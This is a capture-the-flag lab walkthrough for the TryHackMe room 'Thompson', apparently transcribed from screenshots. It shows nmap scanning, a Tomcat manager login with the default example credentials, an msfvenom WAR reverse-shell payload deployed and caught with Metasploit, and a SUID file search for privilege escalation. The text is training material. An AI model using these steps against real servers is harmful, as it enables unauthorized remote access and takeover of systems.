
Thompson

https://tryhackme.com/room/bsidesgtthompson

Task: read user.txt and root.txt

I've started with port scanning by nmap to check what services are running on these ports:


$ nmap -sV -sC -v 10.10.200.96



```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 fc052481987eb8db0592a6e78eb02111 (RSA)
|   256 60c840abb009843d46646113fabc1fbe (ECDSA)
|_  256 b5527e9c019b980c73592035ee23f1a5 (ED25519)
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http    Apache Tomcat 8.5.5
|_http-title: Apache Tomcat/8.5.5
|_http-favicon: Apache Tomcat
| http-methods:
|_  Supported Methods: GET HEAD POST
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
```

I've opened a webserver on port 8080:

http://10.10.200.96:8080/



Home Documentation Configuration Examples Wiki Mailing Lists
Find Help
The Apache Software Foundation
http://www.apache.org/
Server Status
Manager App
Host Manager

Apache Tomcat/8.5.5

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:
Security Considerations HOW-TO
Manager Application HOW-TO
Clustering/Session Replication HOW-TO

Developer Quick Start

Tomcat Setup	Realms & AAA	Examples	Servlet Specifications
First Web Application	JDBC DataSources		Tomcat Versions

Managing Tomcat

For security, access to the manager webapp is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

In Tomcat 8.5 access to the manager application is split between different users. Read more...

Release Notes
Changelog
Migration Guide
Security Notices

Documentation

Tomcat 8.5 Documentation
Tomcat 8.5 Configuration
Tomcat Wiki

Find additional important configuration information in:

```
$CATALINA_HOME/RUNNING.txt
```

Developers may be interested in:

Tomcat 8.5 Bug Database
Tomcat 8.5 JavaDocs
Tomcat 8.5 SVN Repository

Getting Help

FAQ and Mailing Lists

The following mailing lists are available:

tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).


tomcat-users
User support and discussion

taglibs-user
User support and discussion for Apache Taglibs

tomcat-dev
Development mailing list, including commit messages

Other Downloads	Other Documentation	Get Involved	Miscellaneous	Apache Software Foundation
Tomcat Connectors	Tomcat Connectors	Overview	Contact	

and tried to log in Manager App, but I didn't have username and password, so I cancelled it and found credentials on the error page:



10.10.16.38:8080

ali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Home Documentation Confi Find Help

Apache Tomcat/8.5.5

he Software Foundation
tp://www.apache.org/

If you're s tulations!

Recomm
Security C
Manager A
Clustering

Server Status
Manager App
Host Manager

10.10.16.38:8080

This site is asking you to sign in.

Username

Password

Cancel Sign in


Developer Quick Start

Tomcat Setup Realms & AAA Examples Servlet Specifications
First Web Application JDBC DataSources Tomcat Versions

Managing Tomcat
For security, access to the manager webapp is restricted. Users are defined in:
`$CATALINA_HOME/conf/tomcat-users.xml`

Documentation
Tomcat 8.5 Documentation
Tomcat 8.5 Configuration
Tomcat Wiki

Getting Help
FAQ and Mailing Lists
The following mailing lists are available:
tomcat-announce



401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish t access.

- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only


The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the Manager App HOW-TO.


```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

I took username="tomcat" password="s3cret" :




I created a WAR reverseshell payload by using msfvenom:

$ msfvenom -p java/jsp_shell_reverse_tcp lhost=10.10.200.96 lport=4444 -f war -o /home/kali/Desktop/shell1.war



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p java/jsp_shell_reverse_tcp lhost=10.9.86.167 lport=4444 -f war -o /home/kali/Desktop/shell.war
Payload size: 1087 bytes
Final size of war file: 1087 bytes
Saved as: /home/kali/Desktop/shell.war
```

After uploading the shell1.war file, I found a new shell1, in the applications table:



WAR file to deploy

Select WAR file to upload [Browse...] shell1

[Deploy]

/manager	*None specified*	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/shell1	*None specified*		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes


I've run msfconsole

$ msfconsole

msf6 > use /multi/handler

I've set up lhost:


msf6 exploit(multi/handler) > set LHOST 10.9.86.167



```
msf6 > set LHOST 10.9.86.167
LHOST ⇒ 10.9.86.167
```

and payload:


msf6 exploit(multi/handler) > set payload java/jsp_shell_reverse_tcp



```
msf6 exploit(multi/handler) > set payload java/jsp_shell_reverse_tcp
payload ⇒ java/jsp_shell_reverse_tcp
```


and shell:

msf6 exploit(multi/handler) > set SHELL /bin/bash



```
msf6 exploit(multi/handler) > set SHELL /bin/bash
SHELL ⇒ /bin/bash
```


msf6 > exploit/multi/handler > show options



```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (java/jsp_shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.9.86.167      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
   SHELL  bin/bash         no        The system shell to use.


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

I sat LHOST to tun0 and started it:


set LHOST tun0



```
msf6 exploit(multi/handler) > set LHOST tun0
LHOST ⇒ tun0
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.9.86.167:4444
[*] Command shell session 1 opened (10.9.86.167:4444 → 10.10.200.96:46206) at 2023-09-17 09:55:06 -0400
```

Whoami query showed I was a tomcat, so I searched for and listed files with the setuid bit set on the system, and then displayed their detailed information:


find / -perm -4000 -type f -exec ls -la {} 2>/dev/null ;



```
id
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
whoami
tomcat
find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \;
-rwsr-xr-x 1 root root 40128 Mar 26  2019 /bin/su
-rwsr-xr-x 1 root root 44680 May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 44168 May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 40152 May 15  2019 /bin/mount
-rwsr-xr-x 1 root root 30800 Jul 12  2016 /bin/fusermount
-rwsr-xr-x 1 root root 27608 May 15  2019 /bin/umount
-rwsr-xr-x 1 root root 428240 Mar  4  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-- 1 root messagebus 42992 Jun 10  2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 39904 Mar 26  2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 136808 Jun 10  2019 /usr/bin/sudo
-rwsr-xr-x 1 root root 71824 Mar 26  2019 /usr/bin/chfn
-rwsr-xr-x 1 root root 75304 Mar 26  2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 40432 Mar 26  2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 10624 May  8  2018 /usr/bin/vmware-user-suid-wrapper
-rwsr-xr-x 1 root root 54256 Mar 26  2019 /usr/bin/passwd
```

